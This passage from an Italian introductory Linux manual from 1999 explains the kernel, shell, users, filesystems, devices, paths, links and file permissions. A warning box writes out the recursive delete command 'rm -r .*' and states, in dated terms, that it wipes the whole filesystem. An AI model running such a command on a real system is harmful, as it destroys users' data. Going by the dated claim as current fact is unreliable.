Per esempio, `/uno/due/tre` rappresenta il file (o la directory) `tre` che discende da `due`, che discende da `uno`, che a sua volta discende dall'origine.[1]

Il tipo di filesystem determina le regole a cui devono sottostare i nomi dei file. Per esempio, ci possono essere situazioni in cui sono consentiti simboli speciali, come il carattere spazio, e altre in cui questo non è possibile. Nello stesso modo, la lunghezza massima dei nomi è sottoposta a un limite.

Oltre a questo, il filesystem permette di annotare delle informazioni accessorie che servono a qualificare i file, per esempio per poter distinguere tra directory e file contenenti dati normali.

Tradizionalmente si utilizzano due nomi convenzionali per poter fare riferimento alla directory in cui ci si trova e a quella precedente:

- `.` un punto singolo rappresenta la directory in cui ci si trova;
- `..` due punti in sequenza rappresentano la directory di provenienza.

## 1.4 Sistema operativo

Il sistema operativo è ciò che regola il funzionamento di tutto l'insieme di queste cose. Volendo schematizzare, si possono distinguere tre aspetti di questo:

- il kernel;
- la shell;
- i programmi di utilità.

### 1.4.1 Kernel

Il ***kernel*** è il nocciolo del sistema. Idealmente, è una sorta di astrazione nei confronti delle caratteristiche fisiche della macchina ed è il livello a cui i programmi si rivolgono per qualunque operazione. Ciò significa, per esempio, che i programmi non devono (non dovrebbero) accedere direttamente ai dispositivi fisici, ma possono utilizzare dispositivi logici definiti dal kernel. Questa è la base su cui si fonda la ***portabilità*** di un sistema operativo su piattaforme fisiche differenti.





Figura 1.1: Il kernel avvolge idealmente l'elaboratore e i suoi dispositivi fisici, ovvero tutto l'hardware, e si occupa di interagire con i programmi che ignorano l'elaboratore fisico.

La portabilità è quindi la possibilità di trasferire dei programmi su piattaforme differenti, e ciò si attua normalmente in presenza di kernel che forniscono funzionalità compatibili.

Naturalmente esistono sistemi operativi che non forniscono kernel tanto sofisticati e lasciano ai programmi l'onere di accedere direttamente alle unità fisiche dell'elaboratore. Si tratta però di sistemi di serie «B», anche se la loro nascita è derivata da necessità evidenti causate dalle limitazioni di risorse degli elaboratori per i quali venivano progettati.

[1] Il tipo di barra obliqua che si utilizza dipende dal sistema operativo. La barra obliqua normale corrisponde al sistema tradizionale.

### 1.4.2 Shell

Il kernel offre i suoi servizi e l'accesso ai dispositivi attraverso chiamate di funzione. Però, mentre i programmi accedono direttamente a questi, perché l'utente possa accedere ai servizi del sistema occorre un programma particolare che si ponga come intermediario tra l'utente (attraverso il terminale) e il kernel. Questo tipo di programma è detto ***shell***. Come suggerisce il nome (conchiglia), si tratta di qualcosa che avvolge il kernel, come se quest'ultimo fosse una perla.





Figura 1.2: La shell è il programma che consente all'utente di accedere al sistema. I terminali attraverso cui si interagisce con la shell sono comunque parte dell'hardware controllato dal kernel.

Un programma shell può essere qualunque cosa, purché in grado di permettere all'utente di avviare, e possibilmente di controllare i programmi. La forma più semplice, e anche la più vecchia, è la riga di comando presentata da un invito, o *prompt*. Questo sistema ha il vantaggio di poter essere utilizzato in qualunque tipo di terminale, compresa la telescrivente. Nella sua forma più evoluta, può arrivare a un sistema grafico di icone o di oggetti grafici simili, oppure ancora a un sistema di riconoscimento di comandi in forma vocale. Si tratta sempre di shell.

### 1.4.3 Programmi di utilità

I ***programmi di utilità*** sono un insieme di piccole applicazioni utili per la gestione del sistema. Teoricamente, tutte le funzionalità amministrative per la gestione del sistema potrebbero essere incorporate in una shell; in pratica, di solito questo non si fa. Dal momento che le shell tradizionali incorporano alcuni comandi di uso frequente, spesso si perde la cognizione della differenza che c'è tra le funzionalità fornite dalla shell e i programmi di utilità.

## 1.5 Programmi applicativi

L'elaboratore non può essere una macchina fine a se stessa. Deve servire a qualcosa, al limite a giocare. È importante ricordare che tutto nasce da un bisogno da soddisfare. I programmi applicativi sono quelli che (finalmente) servono a soddisfare i bisogni, e quindi, rappresentano l'unica motivazione per l'esistenza degli elaboratori.

## 1.6 Riferimenti


- Eric S. Raymond, *The Unix and Internet Fundamentals HOWTO*


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Introduzione a GNU/Linux

Il sistema operativo GNU/Linux è il risultato di una serie molto grande di apporti da diversi ambienti Unix. Quindi, gran parte di ciò che riguarda o compone GNU/Linux, non è esclusivo di questo ambiente.

Questo capitolo introduttivo è rivolto a tutti i lettori che non hanno avuto esperienze con Unix, ma anche chi ha già una conoscenza di Unix farebbe bene a darci un'occhiata.

## 2.1 Case sensitive

I sistemi operativi Unix, e quindi anche GNU/Linux, sono sensibili alla differenza tra le lettere maiuscole e minuscole. La differenza è sostanziale, per cui gli ipotetici file denominati: **`Ciao`**, **`cIao`**, **`CIAO`**, ecc. sono tutti diversi.

Non bisogna confondere questa caratteristica con quello che può succedere in altri ambienti, come per esempio MS-Windows 95/98, che preservano l'indicazione delle lettere maiuscole o minuscole, ma che poi non fanno differenza quando si vuole fare riferimento a quei file.

## 2.2 Root

Negli ambienti Unix si fa spesso riferimento al termine ***root*** in vari contesti e con significati differenti. *Root* è la radice, o l'origine, e non significa niente altro. A seconda del contesto, ne rappresenta l'origine, o il punto iniziale. Per esempio, si può avere:

- una directory *root*, che è la directory principale di un filesystem, ovvero la directory radice;
- un filesystem *root*, che è il filesystem principale di un gruppo che si unisce insieme;
- un utente *root*, che è l'amministratore;
- un dominio *root*, che è il dominio principale;
- una finestra *root* che è quella principale, ovvero la superficie grafica (*desktop*) su cui si appoggiano le altre finestre del sistema grafico X.

Le situazioni in cui si presenta questa definizione possono essere molte di più. L'importante, per ora, è avere chiara l'estensione del significato di questa parola.

## 2.3 Utenti

GNU/Linux, come gli altri sistemi derivati da Unix, è multiutente. La multiutenza implica una distinzione tra i vari utenti. Fondamentalmente si distingue tra l'amministratore del sistema, o *superuser*, e gli altri utenti.

L'amministratore del sistema è quell'utente che può fare tutto quello che vuole, soprattutto rischia di produrre gravi danni anche solo per piccole disattenzioni.

L'utente comune è quello che utilizza il sistema senza pretendere di organizzarlo e non gli è possibile avviare programmi o accedere a dati che non lo riguardano.

### 2.3.1 Account

Per poter utilizzare un sistema di questo tipo, occorre essere stati registrati, ovvero, occorre avere ottenuto un ***account***.

Dal punto di vista dell'utente, l'*account* è un nome abbinato a una password (una parola di accesso, o una parola d'ordine) che gli permette di essere riconosciuto e quindi di poter accedere. Oltre a questo, l'*account* stabilisce l'appartenenza a un gruppo di utenti.

Il nome dell'amministratore è sempre **`root`**, quello degli altri utenti viene deciso di volta in volta.

### 2.3.2 Account e monoutenza

I sistemi Unix e i programmi che su questi sistemi possono essere utilizzati, non sono predisposti per un utilizzo distratto: gli ordini non vengono discussi. Molti piccoli errori possono essere disastrosi se sono compiuti dall'utente **`root`**.

È molto importante evitare il più possibile di utilizzare il sistema in qualità di utente amministratore (**`root`**) anche quando si è l'unico utilizzatore del proprio elaboratore.

## 2.4 Composizione

Il sistema operativo GNU/Linux, così come tutti i sistemi operativi Unix, è composto essenzialmente da:

- un sistema di avvio o *boot*;
- un kernel;
- un filesystem;
- un sistema di inizializzazione e gestione dei processi in esecuzione;
- un sistema di gestione della rete;
- un sistema di gestione delle stampe;
- un sistema di registrazione e controllo degli accessi;
- una shell (interprete dei comandi);
- alcuni programmi di utilità (*utility*) per la gestione del sistema;
- strumenti di sviluppo software (C/C++).

### 2.4.1 Boot

Il ***boot*** è il modo con cui un sistema operativo può essere avviato quando l'elaboratore viene acceso. Di solito, il software registrato su ROM degli elaboratori basati sull'uso di dischi, è fatto in modo da eseguire le istruzioni contenute nel primo settore di un dischetto, oppure, in sua mancanza, del cosiddetto MBR (*Master Boot Record*) che è il primo settore del primo disco fisso. Il codice contenuto nel settore di avvio di un dischetto o del disco fisso, provvede all'esecuzione del kernel (lo avvia).

Con GNU/Linux installato in un PC, la configurazione e la gestione del sistema di avvio viene fatta principalmente attraverso due modi possibili:

- LILO, che è in grado di predisporre un settore di avvio su un dischetto, sull'MBR o sul primo settore della partizione contenente GNU/Linux;
- Loadlin, che permette di avviare l'esecuzione di un kernel Linux da una sessione Dos.

### 2.4.2 Kernel

Il kernel, come suggerisce il nome, è il nocciolo del sistema operativo. I programmi utilizzano il kernel per le loro attività, e in questa maniera sono sollevati dall'agire direttamente con la CPU. Di solito, è costituito da un unico file il cui nome potrebbe essere `vmlinuz` (oppure `zImage`, `zbImage` e altri), ma può comprendere anche moduli aggiuntivi, per la gestione di componenti hardware specifici che devono poter essere attivati e disattivati durante il funzionamento del sistema.

Quando il kernel viene avviato (attraverso il sistema di avvio), esegue una serie di controlli diagnostici in base ai tipi di dispositivi (componenti hardware, chiamati anche periferiche) per il quale è stato predisposto, quindi monta (*mount*) il filesystem principale (*root*), e infine avvia la procedura di inizializzazione del sistema (**`init`**).

### 2.4.3 Filesystem

Il filesystem è il modo con cui sono organizzati i dati all'interno di un disco o di una sua partizione. Nei sistemi operativi Unix non esiste la possibilità di distinguere tra un'unità di memorizzazione e un altra, come avviene nel Dos, in cui ogni disco o partizione sono contrassegnati da una lettera dell'alfabeto (A:, B:, C:). Nei sistemi Unix, tutti i filesystem cui si vuole poter accedere devono essere concatenati assieme, in modo da formare un unico filesystem globale.

Quando un sistema Unix viene avviato, si attiva il filesystem principale, o *root*, e quindi possono essere collegati a questo altri filesystem a partire da una directory o sottodirectory di quella principale. Dal momento che per accedere ai dati di un filesystem diverso da quello principale occorre che questo sia collegato, nello stesso modo, per poter rimuovere l'unità di memorizzazione contenente questo filesystem, occorre interrompere questo collegamento. Ciò significa che, nei sistemi Unix, non si può inserire un dischetto, accedervi immediatamente e toglierlo quando si vuole. Occorre dire al sistema di collegare il filesystem del dischetto, quindi lo si può usare come parte dell'unico filesystem globale. Al termine si deve interrompere questo collegamento e solo allora si può rimuovere il dischetto.

L'operazione con cui si collega un filesystem secondario nel filesystem globale viene detta *mount*, e normalmente si utilizza il verbo ***montare*** con questo significato; l'operazione inversa viene detta *unmount* e conseguentemente si utilizza il verbo ***smontare***. La directory a partire dalla quale si inserisce un altro filesystem è il *mount point*, e potrebbe essere definito come il ***punto di innesto***.





Figura 2.1: Collegamento di un filesystem secondario in corrispondenza di un punto di innesto (o *mount point*).

### 2.4.4 Inizializzazione e gestione dei processi

GNU/Linux, come tutti i sistemi Unix, è in multiprogrammazione, ovvero *multitasking*, cioè in grado di eseguire diversi programmi, o processi elaborativi, contemporaneamente. Per poter realizzare questo, esiste un gestore dei processi elaborativi: **`init`**, che viene avviato subito dopo l'attivazione del filesystem principale, e a sua volta si occupa di eseguire la procedura di inizializzazione del sistema. In pratica, esegue una serie di istruzioni necessarie alla configurazione corretta del sistema particolare che si sta avviando.

### 2.4.5 Demone

Molti servizi sono svolti da programmi che vengono avviati durante la fase di inizializzazione del sistema e quindi compiono silenziosamente la loro attività. Questi programmi sono detti ***demoni*** (*daemon*) e questo termine va considerato come equivalente a «servente» (server) o «esperto».

### 2.4.6 Gestione dei servizi di rete

Nei sistemi Unix la gestione della rete è un elemento essenziale e normalmente presente. I servizi di rete vengono svolti da una serie di demoni attivati in fase di inizializzazione del sistema. Nei sistemi GNU/Linux, i servizi di rete sono controllati fondamentalmente da tre demoni:

- **`inetd`** che si occupa di attivare di volta in volta, quando necessario, alcuni demoni che a loro volta gestiscono servizi specifici;
- **`tcpd`** che si occupa di controllare e filtrare l'utilizzazione dei servizi offerti dal proprio sistema contro gli accessi indesiderati;
- **`rpc.portmap`** (oppure solo **`portmap`**) che si occupa del protocollo RPC (*Remote Procedure Call*).

Un servizio molto importante nelle reti locali consente di condividere porzioni di filesystem da e verso altri elaboratori connessi. Questo si ottiene con il protocollo NFS che permette quindi di realizzare dei filesystem di rete.

### 2.4.7 Gestione della stampa

Tutti i sistemi operativi in multiprogrammazione (*multitasking*) hanno un sistema di coda di stampa (*spool*). GNU/Linux utilizza normalmente il demone **`lpd`** che in particolare è anche in grado di ricevere richieste di stampa remote, e a sua volta, di inviare richieste di stampa a elaboratori remoti.

### 2.4.8 Registrazione e controllo degli accessi

I sistemi Unix, oltre che essere in multiprogrammazione sono anche multiutente, cioè possono essere usati da più utenti contemporaneamente. La multiutenza dei sistemi Unix è da considerare nel modo più ampio possibile, nel senso che si può accedere all'utilizzo dell'elaboratore attraverso la console, terminali locali connessi attraverso porte seriali, terminali locali connessi attraverso una rete locale e terminali remoti connessi attraverso il modem.

In queste condizioni, il controllo dell'utilizzazione del sistema è essenziale. Per questo, ogni utente che accede deve essere stato registrato precedentemente, con un nome e una parola di accesso, o password.

La fase in cui un utente viene riconosciuto e quindi gli viene consentito di agire, è detta ***login***. Così, la conclusione dell'attività da parte di un utente è detta ***logout***.

### 2.4.9 Shell: interprete dei comandi

Ciò che permette a un utente di interagire con un sistema operativo è la shell, che si occupa di interpretare ed eseguire i comandi dati dall'utente.

Dal punto di vista pratico, il funzionamento di un sistema Unix dipende molto dalla shell utilizzata, di conseguenza, la scelta della shell è molto importante. La shell standard del sistema GNU/Linux è Bash (il programma **`bash`**).

Una shell Unix normale svolge i compiti seguenti:

- mostra il *prompt* o invito all'inserimento dei comandi;
- interpreta la riga di comando data dall'utente;
- esegue delle sostituzioni, in base ai caratteri jolly e alle variabili di ambiente;[1]
- mette a disposizione alcuni comandi interni;
- mette in esecuzione i programmi;
- gestisce la ridirezione dell'input e dell'output;
- è in grado di interpretare ed eseguire dei file script di shell.

### 2.4.10 Programmi di utilità per la gestione del sistema

I comandi interni di una shell non bastano per svolgere tutte le attività di amministrazione del sistema. I programmi di utilità sono quelli che di solito hanno piccole dimensioni, sono destinati a scopi specifici di amministrazione del sistema o anche solo di uso comune.

I programmi di utilità di uso comune sono contenuti solitamente all'interno delle directory `/bin/` e `/usr/bin/`. Quelli riservati all'uso da parte dell'amministratore del sistema, l'utente **`root`**, sono contenuti normalmente in `/sbin/` e `/usr/sbin/` dove la lettera **`s`** iniziale, sta per *superuser*, con un chiaro riferimento all'amministratore.

### 2.4.11 Strumenti di sviluppo software

Tutti i sistemi operativi devono avere un mezzo per produrre del software. In particolare, Un sistema operativo Unix deve essere in grado di compilare programmi scritti in linguaggio C/C++. Gli strumenti di sviluppo del sistema GNU/Linux, composti da un compilatore in linguaggio C/C++ e da altri programmi di contorno, sono indispensabili per poter installare del software distribuito in forma sorgente non compilata.

## 2.5 Spegnimento

Qualunque sistema operativo in multiprogrammazione, e tanto più se anche multiutente, deve prevedere una procedura di spegnimento che si occupi di chiudere tutte le attività in corso prima di consentire lo spegnimento fisico dell'elaboratore.

GNU/Linux permette solo all'utente **`root`** di avviare la procedura di spegnimento con il comando seguente:

```
# shutdown -h now
```

In teoria, nei PC è possibile utilizzare la combinazione [ *Ctrl+Alt+Canc* ] per riavviare il sistema, ma è sempre preferibile eseguire uno *shutdown* per il riavvio.

```
# shutdown -r now
```

| |
|---|
| Generalmente, l'unico modo per un utente comune di spegnere il sistema, è quello di riavviare attraverso la combinazione di tasti [ *Ctrl+Alt+Canc* ]. Non è elegante, ma è il modo migliore per risolvere il problema. |

[1] La sostituzione dei caratteri jolly, ovvero dei metacaratteri, è il procedimento attraverso il quale alcuni caratteri speciali vengono tradotti in un elenco di nomi di file e directory corrispondenti. Negli ambienti Unix si utilizza il termine *globbing* per fare riferimento a questo concetto.

## 2.6 Dispositivi

I vari componenti hardware di un elaboratore, sono rappresentati in un sistema Unix come file di dispositivo, contenuti normalmente nella directory `/dev/` (*device*). Quando si vuole accedere direttamente a un dispositivo, lo si fa utilizzando il nome del file di dispositivo corrispondente.

### 2.6.1 Tipi

Esistono due categorie fondamentali di dispositivi:

- a carattere, cioè in grado di gestire i dati in blocchetti di un singolo byte per volta;
- a blocchi, cioè in grado di gestire i dati solo in blocchi (settori) di una dimensione fissa.

Il tipico dispositivo a caratteri è la console o la porta seriale, mentre il tipico dispositivo a blocchi è un'unità a disco. A titolo di esempio, la tabella 2.1 mostra l'elenco di alcuni nomi di dispositivo di GNU/Linux.

| dispositivo | descrizione |
|---|---|
| /dev/fd0 | la prima unità a dischetti |
| /dev/fd0u1440 | unità a dischetti con l'indicazione esplicita del formato: 1440 Kbyte |
| /dev/hda | il primo disco fisso IDE/EIDE |
| /dev/hda1 | la prima partizione del primo disco fisso IDE/EIDE |
| /dev/hdb | il secondo disco fisso IDE/EIDE |
| /dev/sda | il primo disco SCSI |
| /dev/sda1 | la prima partizione del primo disco SCSI |
| /dev/lp0 | la prima porta parallela dal punto di vista di GNU/Linux |
| /dev/lp1 | la seconda porta parallela dal punto di vista di GNU/Linux |
| /dev/ttyS0 | la prima porta seriale |

Tabella 2.1: Alcuni nomi di dispositivo utilizzati da GNU/Linux.

Alcuni file di dispositivo non fanno riferimento a componenti hardware veri e propri. Il più noto di questi è `/dev/null` utilizzato come fonte per il «nulla» o come pattumiera senza fondo.

### 2.6.2 Nomi

I nomi utilizzati per distinguere i file di dispositivo, sono stati scelti in base a qualche criterio mnemonico e all'uso più frequente. Il punto è però che non è detto che un dispositivo debba chiamarsi in un modo rispetto a un altro.

Sotto questo aspetto, le distribuzioni GNU/Linux non sono tutte uguali: ognuna interpreta in qualche modo questi nomi. Per fare un esempio, il dispositivo corrispondente all'unità a dischetti da 1440 Kbyte, può corrispondere a questi nomi differenti:

- `/dev/fd0H1440` per la distribuzione RedHat;
- `/dev/fd0u1440` per le distribuzioni Slackware, Debian e SuSE (è anche la sigla indicata nei sorgenti del kernel).

Le cose si complicano ancora di più quando si ha a che fare con sistemi Unix differenti. Quindi: attenzione.

### 2.6.3 Dischi

Le unità di memorizzazione a dischi sono dispositivi come gli altri, ma possono essere trattati in due modi diversi a seconda delle circostanze: i dischi, o le partizioni, possono essere visti come dei file enormi o come contenitori di file (filesystem).

Questa distinzione è importante perché capita spesso di utilizzare dischetti che non hanno alcuna struttura di dati essendo stati usati come se si trattasse di un unico file. Il caso più comune è dato dai dischetti di avvio contenenti solo il kernel: non si tratta di dischetti all'interno dei quali è stato copiato il file del kernel, ma si tratta di dischetti che **sono** il kernel.[2]

La visione che normalmente si ha delle unità di memorizzazione contenenti file e directory è un'astrazione gestita automaticamente dal sistema operativo. Questa astrazione si chiama filesystem.

[2] È anche possibile avere dischetti di avvio organizzati normalmente con un filesystem, ma questo particolare tipo di dischetti di avvio viene descritto più avanti.

## 2.7 Organizzazione di un filesystem Unix

Tutto ciò che è contenuto in un filesystem Unix è in forma di file: anche una directory è un file.

### 2.7.1 Regular file

Quando si vuole fare riferimento a un file nel senso stretto del termine, ovvero un archivio di dati, se si vuole evitare qualunque ambiguità si utilizza il termine *regular file*, o file normale.

### 2.7.2 Directory

Una directory è un file speciale contenente riferimenti ad altri file. I dati contenuti in un filesystem sono organizzati in forma gerarchica schematizzabile attraverso un ***grafo orientato*** (albero) che parte da una radice e si sviluppa in rami e nodi. La figura 2.2 mostra uno schema semplificato di un grafo orientato.





Figura 2.2: Schema semplificato di un grafo orientato.

La radice è il nodo principale di questo grafo orientato, i rami rappresentano il collegamento (la discendenza) dei nodi successivi con quello di origine (il genitore). La radice corrisponde a una directory, mentre i nodi successivi possono essere directory, file di dati o file di altro genere.

Per identificare un nodo (file o directory), all'interno di questa gerarchia, si definisce il percorso (*path*). Il percorso è espresso da una sequenza di nomi di nodi che devono essere attraversati, separati da una barra obliqua (`/`). Il percorso `idrogeno/carbonio/ossigeno` rappresenta un attraversamento dei nodi `idrogeno`, `carbonio` e `ossigeno`.

Dal momento che il grafo di un sistema del genere ha un nodo di origine corrispondente alla radice, si distinguono due tipi di percorsi: relativo e assoluto.

- ***Percorso relativo***

  Un percorso è relativo quando parte dalla posizione corrente (o attuale) del grafo per raggiungere la destinazione desiderata. Nel caso dell'esempio precedente, `idrogeno/carbonio/ossigeno` indica di attraversare il nodo `idrogeno` inteso come discendente della posizione corrente e quindi gli altri.

- ***Percorso assoluto***

  Un percorso è assoluto quando parte dalla radice.

Il nodo della radice non ha un nome come gli altri: viene rappresentato con una sola barra obliqua (`/`), di conseguenza, un percorso che inizia con tale simbolo, è un percorso assoluto. Per esempio, `/cloro/sodio` indica un percorso assoluto che parte dalla radice per poi attraversare `cloro` e quindi raggiungere `sodio`.

Il grafo di un filesystem normale è orientato, nel senso che ha una direzione, ovvero ogni nodo ha un genitore e può avere dei discendenti, e il nodo radice rappresenta l'origine. Quando in un percorso si vuole tornare indietro verso il nodo genitore, non si usa il nome di questo, ma un simbolo speciale rappresentato da due punti in sequenza (`..`). Per esempio, `../potassio` rappresenta un percorso relativo in cui si raggiunge il nodo finale, `potassio`, passando prima per il nodo genitore della posizione corrente.

In alcuni casi, per evitare equivoci, può essere utile poter identificare il nodo della posizione corrente. Il simbolo utilizzato è un punto singolo (`.`). Per cui, il percorso `idrogeno/carbonio/ossigeno` è esattamente uguale a `./idrogeno/carbonio/ossigeno`.

### 2.7.3 Collegamenti

Un grafo orientato, ovvero un albero, è tale quando esiste un solo percorso per unire due nodi di questo. Nei filesystem Unix non è necessariamente così. Infatti è possibile inserire dei collegamenti aggiuntivi, o *link*, che permettono l'utilizzo di percorsi alternativi. Si distinguono due tipi di questi collegamenti: simbolici e fisici (*hard*).

- ***Collegamenti fisici, hard link***

  Un collegamento fisico, o *hard link*, è un collegamento che una volta creato ha lo stesso livello di importanza di quelli originali e non è distinguibile da quelli.

- ***Collegamento simbolico, link simbolico, symlink***

  Il collegamento simbolico, o *link* simbolico, è un file speciale contenente un riferimento a un altro percorso e quindi a un altro nodo del grafo di directory e file.

In generale si preferisce l'uso di collegamenti simbolici per poter distinguere la realtà (o meglio l'origine) dalla finzione. Utilizzando un collegamento simbolico si dichiara apertamente che si sta indicando una scorciatoia e non si perde di vista il percorso originale.

In questo modo, il grafo della struttura di un filesystem Unix può essere considerato molto simile a un grafo orientato, ovvero a un albero, con l'aggiunta di scorciatoie e percorsi alternativi rappresentati da questi collegamenti.

### 2.7.4 Nomi dei file

Non esiste una regola generale precisa che stabilisca quali siano i caratteri che possono essere usati per nominare un file. Esiste solo un modo per (cercare di) stare fuori dai guai: il simbolo `/` non deve essere utilizzato essendo il modo con cui si separano i nomi all'interno di un percorso; inoltre conviene limitarsi all'uso delle lettere dell'alfabeto inglese non accentate, dei numeri, del punto e del segno di sottolineatura.

Per convenzione, nei sistemi Unix i file che iniziano con un punto sono classificati come nascosti, e vengono mostrati e utilizzati solo quando richiesti espressamente.

> Questi file, quelli che iniziano con un punto, sono nascosti per una buona ragione: si vuole evitare che utilizzando i caratteri jolly si faccia riferimento alla directory corrente (`.`) e alla directory precedente (`..`). Nello stesso modo si deve fare molta attenzione quando di vuole fare riferimento a questi file nascosti. Il comando **`rm -r .*`** non si limita a eliminare i file e le directory che iniziano con un solo punto iniziale, ma elimina anche `.` e `..`, cioè, alla fine, l'intero filesystem!

### 2.7.5 Permessi

I file di un filesystem Unix appartengono simultaneamente a un utente e a un gruppo di utenti. Per questo si parla di utente e gruppo proprietari, oppure semplicemente di proprietario e di gruppo.

L'utente proprietario può modificare i permessi di accesso ai suoi file, limitando questi anche per se stesso. Si distinguono tre tipi di accesso: lettura, scrittura, esecuzione. Il significato del tipo di accesso dipende dal file cui questo si intende applicare.

Per i file normali:

- l'accesso in lettura permette di leggerne il contenuto;
- l'accesso in scrittura permette di modificarne il contenuto;
- l'accesso in esecuzione permette di eseguirlo, se si tratta di un eseguibile binario o di uno script di qualunque tipo.

Per le directory:

- l'accesso in lettura permette di leggerne il contenuto, e cioè di poter conoscere l'elenco dei file in esse contenuti (di qualunque tipo essi siano);
- l'accesso in scrittura permette di modificarne il contenuto, ovvero di creare, eliminare e rinominare dei file;
- l'accesso in esecuzione permette di attraversare una directory.

I permessi di un file permettono di attribuire privilegi differenti per gli utenti, a seconda che si tratti del proprietario del file, di utenti appartenenti al gruppo proprietario, oppure si tratti di utenti diversi. Così, per ogni file, un utente può ricadere in una di queste tre categoria: proprietario, gruppo o utente diverso.[3]

I permessi si possono esprimere in due forme diverse: attraverso una stringa alfabetica o un numero.

[3] Per gruppo proprietario si intende quello dell'utente proprietario.

#### 2.7.5.1 Permessi espressi in forma di stringa

I permessi possono essere rappresentati attraverso una stringa di nove caratteri in cui possono apparire le lettere **`r`**, **`w`**, **`x`** oppure un trattino (**`-`**). La presenza della lettera **`r`** indica un permesso in lettura, la lettera **`w`** indica un permesso in scrittura, la lettera **`x`** indica un permesso in esecuzione.

I primi tre caratteri della stringa rappresentano i privilegi concessi al proprietario stesso, il gruppetto di tre caratteri successivo rappresenta i privilegi degli utenti appartenenti al gruppo, il gruppetto finale di tre caratteri rappresenta i privilegi concessi agli altri utenti.

Esempi

**`rw-r--r--`**

L'utente proprietario può accedervi in lettura e scrittura, mentre sia gli appartenenti al gruppo che gli altri utenti possono solo accedervi in lettura.

**`rwxr-x---`**

L'utente proprietario può accedervi in lettura, scrittura ed esecuzione; gli utenti appartenenti al gruppo possono accedervi in lettura e in esecuzione; gli altri utenti non possono accedervi in alcun modo.

**`rw-------`**

L'utente proprietario può accedervi in lettura e scrittura, mentre tutti gli altri non possono accedervi affatto.

#### 2.7.5.2 Permessi espressi in forma numerica

I permessi possono essere rappresentati attraverso una serie di tre cifre numeriche, in cui la prima rappresenta i privilegi dell'utente proprietario, la seconda quelli del gruppo e la terza quelli degli altri utenti. Il permesso di lettura corrisponde al numero 4, il permesso di scrittura corrisponde al numero 2, il permesso di esecuzione corrisponde al numero 1. Il numero che rappresenta il permesso attribuito a un tipo di utente, si ottiene sommando i numeri corrispondenti ai privilegi che si vogliono concedere.

Esempi

**`644`**

L'utente proprietario può accedervi in lettura e scrittura (4+2), mentre sia gli appartenenti al gruppo che gli altri utenti possono solo accedervi in lettura.

**`750`**

L'utente proprietario può accedervi in lettura, scrittura ed esecuzione (4+2+1); gli utenti appartenenti al gruppo possono accedervi in lettura e in esecuzione (4+1); gli altri utenti non possono accedervi in alcun modo.

**`600`**

L'utente proprietario può accedervi in lettura e scrittura (4+2), mentre tutti gli altri non possono accedervi affatto.

#### 2.7.5.3 S-bit

I permessi dei file sono memorizzati in una sequenza di 9 bit, dove ogni gruppetto di tre rappresenta i permessi per una categoria di utenti (il proprietario, il gruppo, gli altri).

Assieme a questi 9 bit ne esistono altri tre, posti all'inizio, che permettono di indicare: il SUID (*Set User ID*), il SGID (*Set Group ID*) e il bit Sticky (*Save Text Image*). Si tratta di attributi speciali che riguardano prevalentemente i file eseguibili. Solitamente non vengono usati e per lo più gli utenti comuni ignorano che esistano.

Tutto questo serve adesso per sapere il motivo per il quale spesso i permessi espressi in forma numerica (ottale) sono di quattro cifre, con la prima che normalmente è azzerata (l'argomento verrà ripreso nel capitolo 46).

Per esempio, la modalità **`0644`** rappresenta il permesso per l'utente proprietario di accedervi in lettura e scrittura e per gli altri utenti di accedervi in sola lettura.

L'indicazione della presenza di questi bit attivati può essere vista anche nelle rappresentazioni in forma di stringa. L'elenco seguente mostra il numero ottale e la sigla corrispondente.

- SUID = 4 = **`--s------`**
- SGID = 2 = **`-----s---`**
- Sticky = 1 = **`--------t`**

